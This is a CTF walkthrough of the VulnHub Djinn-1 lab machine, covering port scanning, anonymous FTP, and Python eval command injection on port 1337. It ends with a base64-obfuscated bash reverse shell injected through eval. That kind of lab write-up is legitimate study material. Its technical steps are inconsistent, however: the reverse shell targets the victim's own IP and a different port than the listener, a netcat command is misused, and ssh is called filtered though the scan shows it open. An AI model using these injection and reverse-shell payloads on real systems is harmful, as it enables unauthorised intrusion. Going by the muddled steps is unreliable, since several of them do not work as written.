
Djinn-1

Today let's see a really challenge ctf box created by 0xmzfr. Djinn is consist of a series of ctf challenges and this is the first ctf from that series.
Djinn is an intermediate level CTF which has two different ways to get to root access and we will explore both the ways. The main goal is to find and read two flags (user and root) which is present in user.txt and root.txt respectively.
This CTF is a bit different from the rest we usually do. We will have to find two flags from the root user.
You can download the machine from: https://www.vulnhub.com/entry/djinn-1,397/

Information Gathering

As always the first step is to find the IP of the target. But in this machine the target ip has already been displayed. So from this we can understand that this is static IP.
Target ip- 192.168.56.150




Now let's move on to check nmap scan to identify services,ports,os etc which are open and which are vulnerable so that we could further move on.

```
$nmap -p- 192.168.56.150
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-16 10:13 IST
Nmap scan report for 192.168.56.150
Host is up (0.010s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
1337/tcp open  waste
7331/tcp open  swx

Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds
```


sudo nmap -sC -sV -p- -T4 192.168.56.150




From the nmap scan we were able to identify that port 21(ftp), 1337(WASTE Encrypted File Sharing Program), 7331(http) is open and also port 22(ssh) is filtered.

Enumeration

From the nmap scan we found out that port 21(ftp) was opened and also anonymous login was allowed. So let's login to ftp to fetch some useful information.
ftp 192.168.56.150
user- anonymous
pass- anonymous




Great there were three text file we imported to system using get command and when explored all three gave us some more hints.



So they are saying there is some sort of game on port 1337. Let's find it out
http://192.168.56.150


Exploitation

Since this 1337 port looked too suspicious i tried spending a lot to figure out anyway to access this port. And finally we used netcat to pop up this port.
nc -nvlp 192.168.56.150 1337



We got the same page which was displayed in the source code. And now it's saying us to play the game but the game is to solve the math equation 1000 times so that it would give us some gift which would help us to move further. But since it's too time consuming and we are not sure whether we would actually recieve the gift we won't play instead we will use some commands to check whether we are able to view then server without showing error warning.

After spending some more time browsing different ways to bypass. Found out we could bypass the simulated python terminal and eventually implement command injection.
There is a exec and eval module which we would use to implement and inject command injection
eval('__import__("os").system("dir")')
eval('__import__("os").system("id")')
When we used this we were able to see the present directory and the listner also exited. When the same command repeated with id as command we were able to see it was actually in the root user. so now we can use this module to set another listner to get a stable shell by injecting a reverse shell to the module.
open and setup another netcat session
eval('__import__("os").system("YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjE1MC8xMiAwPiYx | base64 -d | bash")')
nc -lvnp 1233



When we submitted on the other terminal we got the user as root.
.....Happy hacking.....